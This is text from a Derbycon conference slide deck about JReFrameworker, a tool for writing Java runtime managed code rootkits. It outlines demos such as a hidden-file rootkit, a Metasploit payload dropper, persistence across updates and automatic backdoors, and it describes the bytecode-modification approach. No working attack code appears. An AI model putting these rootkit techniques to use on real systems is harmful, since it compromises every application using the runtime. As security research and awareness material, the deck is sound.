



JReFrameworker: One Year Later

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I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
 - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?

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 - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?
 - Managed Code Rootkits were presented for C# and Java in 2010, but no reliable tools existed for me to inject my payload in the JVM 😞

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- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
- DEFCON 24: **Developing Managed Code Rootkits for the Java Runtime Environment.**
- Derbycon 7.0: **JReFrameworker: One Year Later.**
 - Bringing it full circle 😊


Overview (show all the demos!)

- Managed Code Rootkits
 - Demo 1: Hello World
- JReFrameworker
 - Demo 2: Hidden File Rootkit
- Payload Dropper
 - Demo 3: Post Exploitation with Metasploit
- Advanced Persistence
 - Demo 4: Surviving Java Updates
- Incremental Building
 - Demo 5: Restoring CVE-2012-4681
- Program Analysis Integrations
 - Demo 6: Automatic Backdoors
 - Demo 7: “Minority Report” Development
 - Demo 8: Context Aware Malware


Demo 1: Evil Java?

```
1  
2 public class Test {  
3  
4     public static void main(String[] args) {  
5         System.out.println("Hello World!");  
6     }  
7  
8 }  
9
```

Managed Code Languages



Managed Code Rootkits




Background

- Not really a new idea...
 - Manipulating a library affects all applications using the library
 - Had previously been demonstrated on C# and Java (2010)
 - Recent surge in similar research for Python libraries
- Out of sight out of mind
 - Code reviews/audits don't typically audit runtimes
 - May be overlooked by forensic investigators
- JVM runtime is fully featured
 - Object Oriented programming
 - Platform independent portable rootkits (if done right)
- DEFCON 24: JReFrameworker (initial release)
 - Lowers the barrier to entry! (develop MCRs in Java source, minimal skillz required)
 - An awareness project for managed code rootkits


Modifying the Runtime

How can we modify the runtime for good evil purposes?




A screenshot of a Java decompiler showing the bytecode for the File class. The code is dense and difficult to read. A large green checkmark is overlaid on the right side of the screenshot.

Bytecode



A screenshot of the Java source code for the File class. The code is clean and readable. A large green checkmark is overlaid on the right side of the screenshot.

Intermediate Representations



A screenshot of the Java source code for the File class, but it is marked as 'Ideal but Unreliable' with a large red X. The code is clean and readable, but the X indicates it is not the preferred method for modification.

Decompiled Source

Difficult


Still Tricky

Ideal but Unreliable


Basic Idea: Overview

- It is easy to write source code
- Its easy to convert source code to bytecode (compiler!)
- Its relatively easy to inject, replace, merge, delete whole methods
 - Source: <http://asm.ow2.org/current/asm-transformations.pdf>
- A class contains declarations of fields and methods
- All “code” (assignments, method calls, etc.) must be in a method body
- If we can declare fields and add/replace/merge/delete methods we can cover most bytecode manipulation use cases by only writing source code
 - Tradeoff: Making small edits within a method requires rewriting the whole method...

